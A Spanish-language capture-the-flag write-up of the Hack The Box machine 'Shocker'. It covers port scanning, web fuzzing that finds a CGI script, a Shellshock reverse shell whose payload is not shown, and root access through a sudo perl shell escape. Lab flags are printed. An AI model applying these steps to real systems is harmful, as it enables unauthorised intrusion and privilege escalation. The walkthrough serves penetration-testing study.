
SHOCKER MACHINE

Autor: Christian Jimenez



ESCANEO Y ENUMERACION

vamos a realizar un escaneo con nmap:

```
nmap -p- --open -T5 -v -n 10.10.10.56 -oG allPorts
```

La salida nos muesta los sigueinets puertos:

```
File: extractPorts.tmp

[*] Extracting information ...

[*] IP Address: 10.10.10.56

[*] Open ports: 80,2222

[*] Ports copied to clipboard
```

Vamos a realizar una enumeracion de los servicios en los puertos:


```
nmap -p -sV -sC 10.10.10.56 -oN targeted
```

este es el resultado:

```
nmap -p80,2222 -sC -sV 10.10.10.56 -oN targeted
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-17 21:09 -04
Nmap scan report for 10.10.10.56
Host is up (0.21s latency).
PORT STATE SERVICE VERSION
80/tcp open http
                      Apache httpd 2.4.18 ((Ubuntu))
_http-server-header: Apache/2.4.18 (Ubuntu)
_http-title: Site doesn't have a title (text/html).
                     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2
2222/tcp open ssh
.0)
 ssh-hostkey:
    2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
   256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.35 seconds
```

EXPLOTACION

Vemos que tiene una pagina en el puerto 80 veamosla:



Don't Bug Me!




no hay algo interesante, vamos a fuzzear haber si encontramos un directorio, En este caso el mejor diccionario fue **/usr/share/dirb/wordlists/common.txt** porque nos reporte lo mejor posible, los diccionarios que siempre debes usar son:

```
/usr/share/dirb/wordlists/common.txt
/usr/share/wordlists/rockyou.txt
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt

wfuzz -c --hw=71 --hc=404 -w /usr/share/dirb/wordlists/common.txt http://10.10.10.56/FUZZ
```

```
hw=71 --hc=404'-w /usr/share/dirb/wordlists/common.txt http://10.
10.10.56/FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not
compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites.
Check Wfuzz's documentation for more information.
*********************
* Wfuzz 3.0.1 - The Web Fuzzer
*******************
Target: http://10.10.10.56/FUZZ
Total requests: 4614
ID
                     Lines
                                                 Payload
           Response
                              Word
                                      Chars
000000001:
           200
                     9 L
                              13 W
                                      137 Ch
                                                 "http://10.10.1
                                                 0.56/"
000000013:
                     11 L
                              32 W
                                      295 Ch
                                                 ".htpasswd"
                                                 ".htaccess"
000000012:
                              32 W
                                      295 Ch
                     11 L
                             32 W
                                                 ".hta"
000000011:
                     11 L
                                      290 Ch
                             32 W
                                                 "cgi-bin/"
                     11 L
000000820:
                                      294 Ch
000002020:
           200
                     9 L
                             13 W
                                      137 Ch
                                                 "index.html"
000003588:
                                      299 Ch
                     11 L
                             32 W
                                                 "server-status"
Total time: 0
Processed Requests: 4614
Filtered Requests: 4607
Requests/sec.: 0
```

vemos un directorio **cgi-bin** esto huele a ataque shell shock, si vemos esa ruta en el navegador no hay nada:



Forbidden

You don't have permission to access /cgi-bin/ on this server.

Apache/2.4.18 (Ubuntu) Server at 10.10.10.56 Port 80

pero no reporto nada interesante:

```
-# wfuzz -c -t 50 --hw=71 --hc=404 -w /usr/share/dirb/wordlists/common.txt http
://10.10.10.56/cgi-bin/FUZZ.cgi
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not
compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites.
Check Wfuzz's documentation for more information.
*********************
* Wfuzz 3.0.1 - The Web Fuzzer
*******************
Target: http://10.10.10.56/cgi-bin/FUZZ.cgi
Total requests: 4614
ID
           Response
                     Lines
                             Word
                                     Chars
                                                Payload
000000013:
                     11 L
                             32 W
                                     307 Ch
                                                ".htpasswd"
000000012:
                     11 L
                            32 W
                                     307 Ch
                                                ".htaccess"
000000011:
                     11 L
                            32 W
                                     302 Ch
                                                ".hta"
Total time: 22.05003
Processed Requests: 4614
Filtered Requests: 4611
Requests/sec.: 209.2513
```

vamos a intentar buscar con otras extensiones:


```
wfuzz -c -t 50 --hw=71 --hc=404 -w /usr/share/dirb/wordlists/common.txt extensiones.txt http://10.10.10.56/cgi-bin/FUZZ.FUZ2Z
```

└# cat <u>extensiones.txt</u>							
	File: extensiones.txt						
1 2 3 4	cgi php html sh						

ahora si mostro algo:


ID	Response	Lines	Word	Chars	Payload		
000000003: 000000049:		11 L D 8	32 W 32 W	299 Ch 307 Ch	"html" ".htpasswd - cg i"		
000000050:		11 L	32 W	307 Ch	".htpasswd - ph p"		
000000051:		11 L	32 W	308 Ch	".htpasswd - ht ml"		
000000052:		11 L	32 W	306 Ch	".htpasswd - sh		
000000044: 000000048:		11 L 11 L	32 W 32 W	301 Ch 306 Ch	".hta - sh" ".htaccess - sh "		
000000047:		11 L	32 W	308 Ch	".htaccess - ht ml"		
000000046:		11 L	32 W	307 Ch	".htaccess - ph p"		
000000043:		11 L	32 W	303 Ch	".hta - html"		
000000045:		11 L	32 W	307 Ch	".htaccess - cg i"		
000000042:		11 L	32 W	302 Ch	".hta - php"		
000000041: 000016904:	403 200	11 L 7 L	32 W 18 W	302 Ch 119 Ch	".hta - cgi" "user - sh"		
000010904.	200	, L	10 W	119 (11	user - sii		
Total time: 88.64501 Processed Requests: 18456 Filtered Requests: 18442 Requests/sec.: 208.2012							

si vamos a esa ruta se nos desacrga un archivo



Forbidden

You don't have permission to access /cgi-bin/ on this server.



```
File: user.sh

Content-Type: text/plain

Just an uptime test script

21:30:18 up 31 min, 0 users, load average: 0.24, 0.05, 0.02
```

nada interesante, pero como esa ruta existe tocara interceptar con burp y jugar con el user agent:

capturamos la peticion a "http://10.10.10.56/cgi-bin/user.sh" y modificamos el user-agent con el siguiente payload de shellshock:

nos colocamos en la escucha en netcat y mandamos la peticion y obtenemos una reverse shell:

```
listening on [any] 4242 ...

connect to [10.10.14.16] from (UNKNOWN) [10.10.10.56] 52246

bash: no job control in this shell

shelly@Shocker:/usr/lib/cgi-bin$ whoami

whoami

shelly
shelly@Shocker:/usr/lib/cgi-bin$ id

id

uid=1000(shelly) gid=1000(shelly) groups=1000(shelly),4(adm),24(cdrom),36
6(plugdev),110(lxd),115(lpadmin),116(sambashare)

shelly@Shocker:/usr/lib/cgi-bin$
```

podemos ver la flag:

sudo -l

```
shelly@Shocker:/home/shelly$ cat user.txt
cat user.txt
ca1ba44979a04afbac1171aeea8f5cd3
```

ELEVACION DE PRIVILEGIOS

veamos que puede ejecutar como sudo:

```
shelly@Shocker:/home/shelly$ sudo -l
sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
shelly@Shocker:/home/shelly#
```

vemos que puede ejecutar perl, vamos a buscar en https://gtfobins.github.io/.

encontramos lo siguiente si tenemos los permisos sudo:

Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo perl -e 'exec "/bin/sh";'
```

copiamos y lo ejecutamos, ahora somos root y podemos ver la flag:

```
sudo perl -e 'exec "/bin/sh";'
# whoami
whoami
root
# cat /root/root.txt
cat /root/root.txt
1890a6030f2059b456e01ba7b2e2c5ae
```

NOTA

A la hora de escalar privilegios revisar siempre GTFOBins para permisos sudo o SUID.